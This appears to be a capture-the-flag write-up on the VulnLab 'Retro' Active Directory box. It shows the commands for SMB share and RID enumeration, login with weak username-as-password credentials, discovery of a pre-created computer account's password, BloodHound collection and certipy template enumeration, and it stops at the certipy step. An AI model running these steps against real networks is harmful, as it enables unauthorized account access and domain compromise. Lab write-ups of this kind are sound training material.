VulnLab -- Retro Writeup

Retro
Hello Friends,
Remo is Back
In this write-up, I’ll walk through how I pwned the Retro machine from VulnLab. From initial enumeration to gaining root access, I’ll explain the key steps, tools, and techniques used to complete the box.

Let’s start by scanning the machine.
1
sudo nmap -sC -sV -sS -O -A -oN scanned.txt -p 593,3389,139,3268,636,49670,49669,389,445,135,49673,464,49664,49668,9389,53,49716 --min-rate=1000 10.10.95.73

now let’s try to enumerate the shares
1
nxc smb retro.vl -u 'guest' -p '' --shares --users

we found a share named Trainees so let’s connect to it
1
smbclient \\\\retro.vl\\Trainees -U "retro.vl\guest"

As we see there is a file named Important so let’s download it and see it’s content
1
 get Important.txt

Notice that we found a note saying that the students can’t remember strong passwords which mean that there password is weak
Now let’s get the usernames
1
nxc smb retro.vl -u 'guest' -p '' --rid-brute 10000

Now let’s save the whole result in a file and extract the names
1
cat result.txt | grep -i SidTypeUser | awk '{print $6}' | cut -d "\\" -f 2 > users.txt

and we got the users names
Now let’s test the user trainee with the password is the username and see if we can login
1
nxc smb retro.vl -u trainee -p trainee

And we are authenticated!
Now let’s enumerate the shares with the new user
1
nxc smb retro.vl -u trainee -p trainee --shares

Notice that we got access to the notes share so let’s go and connect to it
1
smbclient \\\\retro.vl\\Notes -U "retro.vl\trainee"

and we got access to a ToDo file so let’s download it and see it’s content
1
get ToDo.txt

Notice that the note is referring that the environment have a pre created computer account so let’s try to abuse it
Now let’s search for the pre created computer accounts and it’s passwords
1
poetry run pre2k auth -u trainee -p trainee -d retro.vl -dc-ip 10.10.95.73

Amazing we found that there is a computer named BANKING$ with password banking username: BANKING$ password: banking
now let’s get bloodhound
1
bloodhound-python -ns 10.10.95.73 -d retro.vl -u trainee -p trainee -c all --zip

Now open the bloodhound and let’s search for any interesting information

and we didn’t find anything interesting
let’s search for the certificate templates in the enviroment
1
 certipy-ad find -u trainee@retro.vl -p trainee -dc-ip 10.10.95.73
